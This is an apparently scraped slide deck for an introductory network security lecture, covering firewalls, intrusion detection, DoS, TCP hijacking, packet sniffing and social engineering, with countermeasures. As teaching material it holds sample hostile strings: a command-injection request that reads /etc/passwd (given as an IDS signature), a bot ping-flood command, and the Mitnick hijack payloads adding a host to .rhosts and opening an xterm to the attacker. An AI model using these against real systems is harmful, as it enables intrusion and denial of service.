
Network Security 1 Overview What is security Why
- Slides: 38
Network Security 1
Overview • What is security? • Why do we need security? • Who is vulnerable? • Common security attacks and countermeasures • • • Firewalls & Intrusion Detection Systems Denial of Service Attacks TCP Attacks Packet Sniffing Social Problems 2
What is “Security” • Dictionary. com says: • Freedom from risk or danger; safety. • Something that gives or assures safety, as: • 1. A group or department of private guards: Call building security if a visitor acts suspicious. …etc. 3
Why do we need security? • Protect vital information while still allowing access to those who need it • Trade secrets, medical records, etc. • Provide authentication and access control for resources • Ex: AFS • Guarantee availability of resources • Ex: 5 9’s (99. 999% reliability) 4
Who is vulnerable? • • Financial institutions and banks Internet service providers Pharmaceutical companies Government and defense agencies Contractors to various government agencies Multinational corporations ANYONE ON THE NETWORK 5
Some consepts • Are the people who have access to your computer system , but some of them had no desire to sabotage only for selfassertion and some of them wanted to sabotage the intent. 2)cracker • Are people who are trying to use illegal way to get the private property is not for them and the most common are Keygen programs and programs that are free to penetrate and make it instead to be a profit for the manufacturer summit. 0 6
3)phreaker • Are people who use communication technology by manipulating the phone frequencies and result in a change of tone of voice with different voices and that's where deception for people who are talking to them. • 4)spammer: • Is a e-mails are sent via email and be very annoying messages containing possible on commercials or violation of contents as well as can send messages trying to penetrate the e-mail 7
5)Phisher: The kind of hacker They are people who prey on and trying to take confidential information from people through deceit and tell them they're from reliable parties as an institution and banks and other by requesting confidential information as the user name and password. 6) White hat: They are a group of experts in protecting computers from hacker's risk. 7) Black hat: They are a people who are considered experts in theft and violation of the rights and property of non-personal services such as penetration , banks. opposite of white hat, a black hat is a hacker who uses his skills for unethical destruction just for fun. 8

Common security attacks and their countermeasures • Finding a way into the network • Firewalls • Exploiting software bugs, buffer overflows • Intrusion Detection Systems • Denial of Service • Ingress filtering, IDS • TCP hijacking • IPSec • Packet sniffing • Encryption (SSH, SSL, HTTPS) • Social problems • Education 9

Firewalls • Basic problem: • many network applications and protocols have security problems that are fixed over time • Difficult for users to keep up with changes and keep host secure • Solution • Administrators limit access to end hosts by using a firewall • Firewall is kept up-to-date by administrators • A firewall is like a castle with a drawbridge • Only one point of access into the network • This can be good or bad • Can be hardware or software • Ex. Some routers come with firewall functionality • ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls 10

Firewalls Internet DMZ Firewall Web server, email server, web proxy, etc Intranet 11

Firewalls • Used to filter packets based on a combination of features • These are called packet filtering firewalls • There are other types too, but they will not be discussed • Ex. Drop packets with destination port of 23 (Telnet) • Can use any combination of IP/UDP/TCP header information • man ipfw on unix 47 for much more detail • But why don’t we just turn Telnet off? 12

Firewalls • Here is what a computer with a default Windows XP install looks like: • • • 135/tcp open loc-srv 139/tcp open netbios-ssn 445/tcp open microsoft-ds 1025/tcp open NFS-or-IIS 3389/tcp open ms-term-serv 5000/tcp open UPn. P • Might need some of these services, or might not be able to control all the machines on the network • Example: ipfw • /sbin/ipfw add deny tcp from cracker. evil. org to wolf. tambov. su telnet • Other examples: Win. XP & Mac OS X have built in and third party firewalls • Different graphical user interfaces • Varying amounts of complexity and power 13
Intrusion Detection • Used to monitor for “suspicious activity” on a network • Can protect against known software exploits, like buffer overflows • Open Source IDS: Snort, www. snort. org 14

Intrusion Detection • Used to monitor for “suspicious activity” on a network • Can protect against known software exploits, like buffer overflows • Example: Open Source IDS: Snort, www. snort. org • Uses “intrusion signatures” • Well known patterns of behavior • Ping sweeps, port scanning, web server indexing, OS fingerprinting, Do. S attempts, etc. • Example • IRIX vulnerability in webdist. cgi • Can make a rule to drop packets containing the line • “/cgi-bin/webdist. cgi? distloc=? ; cat%20/etc/passwd” • However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring 15
Dictionary Attack • We can run a dictionary attack on the passwords • The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash) • Can take a dictionary of words, crypt() them all, and compare with the hashed passwords • This is why your passwords should be meaningless random junk! • For example, “sdfo 839 f” is a good password • That is not my andrew password 16

Denial of Service • Purpose: Make a network service unusable, usually by overloading the server or network • Many different kinds of Do. S attacks • SYN flooding • SMURF • Distributed attacks 17


Denial of Service SYN flooding attack • Send SYN packets with bogus source address. . Why? • Server responds with SYN ACK and keeps state about TCP half-open connection • Eventually, server memory is exhausted with this state • Solution: use “SYN cookies” • In response to a SYN, create a special “cookie” for the connection, and forget everything else • Then, can recreate the forgotten information when the ACK comes in from a legitimate connection SMURF • Source IP address of a broadcast ping is forged • Large number of machines respond back to victim, overloading it 18
Denial of Service 19

Denial of Service Distributed Denial of Service • Same techniques as regular Do. S, but on a much larger scale • Example: Sub 7 Server Trojan and IRC bots • Infect a large number of machines with a “zombie” program • Zombie program logs into an IRC channel and awaits commands • Example: • Bot command: !p 4 207. 71. 92. 193 • Result: runs ping. exe 207. 71. 92. 193 -l 65500 -n 10000 • Sends 10, 000 64 k packets to the host (655 MB!) • Read more at: http: //grc. com/dos/grcdos. htm 20
Denial of Service • How can we protect ourselves? • Ingress filtering • If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it • RFC 2267 has more information about this • Stay on top of CERT advisories and the latest security patches • A fix for the IIS buffer overflow was released sixteen days before Code. Red had been deployed! 21
TCP Attacks • Recall how IP works… • End hosts create IP packets and routers process them purely based on destination address alone • Problem: End hosts may lie about other fields which do not affect delivery • Source address – host may trick destination into believing that the packet is from a trusted source • Especially applications which use IP addresses as a simple authentication method • Solution – use better authentication methods 22
TCP Attacks • TCP connections have associated state • Starting sequence numbers, port numbers • Problem – what if an attacker learns these values? • Port numbers are sometimes well known to begin with (ex. HTTP uses port 80) • Sequence numbers are sometimes chosen in very predictable ways 23
TCP Attacks • If an attacker learns the associated TCP state for the connection, then the connection can be hijacked! • Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source • Ex. Instead of downloading and running new program, you download a virus and execute it 24
TCP Attacks • Say hello to Alice, Bob and Mr. Big Ears 25

TCP Attacks • Alice and Bob have an established TCP connection 26

TCP Attacks • Mr. Big Ears lies on the path between Alice and Bob on the network • He can intercept all of their packets 27

TCP Attacks • First, Mr. Big Ears must drop all of Alice’s packets since they must not be delivered to Bob (why? ) Packets The Void 28

TCP Attacks • Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network) ISN, SRC=Alice 29
TCP Attacks • What if Mr. Big Ears is unable to sniff the packets between Alice and Bob? • Can just Do. S Alice instead of dropping her packets • Can just send guesses of what the ISN is until it is accepted • How do you know when the ISN is accepted? • Mitnick: payload is “add self to. rhosts” • Or, “xterm -display Mr. Big. Ears: 0” 30

TCP Attacks • Why are these types of TCP attacks so dangerous? Web server Trusting web client 31 Malicious user
TCP Attacks • How do we prevent this? • IPSec • Provides source authentication, so Mr. Big Ears cannot pretend to be Alice • Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is 32
Packet Sniffing • • Recall how Ethernet works … When someone wants to send a packet to some else … They put the bits on the wire with the destination MAC address … And remember that other hosts are listening on the wire to detect for collisions … • It couldn’t get any easier to figure out what data is being transmitted over the network! • This works for wireless too! • In fact, it works for any broadcast-based medium • What kinds of data can we get? • Answer: Anything in plain text • Passwords are the most popular 33
Packet Sniffing • How can we protect ourselves? • SSH, not Telnet • Many people at CMU still use Telnet and send their password in the clear (use Pu. TTY instead!) • Now that I have told you this, please do not exploit this information • Packet sniffing is, by the way, prohibited by Computing Services • HTTP over SSL • Especially when making purchases with credit cards! • SFTP, not FTP • Unless you really don’t care about the password or data • Can also use Kerb. FTP (download from My. Andrew) • IPSec • Provides network-layer confidentiality 34
Social Problems • People can be just as dangerous as unprotected computer systems • People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information • Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained • Think government here… 35
Social Problems • There aren’t always solutions to all of these problems • Humans will continue to be tricked into giving out information they shouldn’t • Educating them may help a little here, but, depending on how bad you want the information, there a lot of bad things you can do to get it • So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information • But, this solution is still not perfect 36
Conclusions • The Internet works only because we implicitly trust one another • It is very easy to exploit this trust • The same holds true for software • It is important to stay on top of the latest CERT security advisories to know how to patch any security holes 37
Security related URLs • http: //www. robertgraham. com/pubs/network-intrusiondetection. html • http: //online. securityfocus. com/infocus/1527 • http: //www. snort. org/ • http: //www. cert. org/ • http: //www. nmap. org/ • http: //grc. com/dos/grcdos. htm • http: //lcamtuf. coredump. cx/newtcp/ 38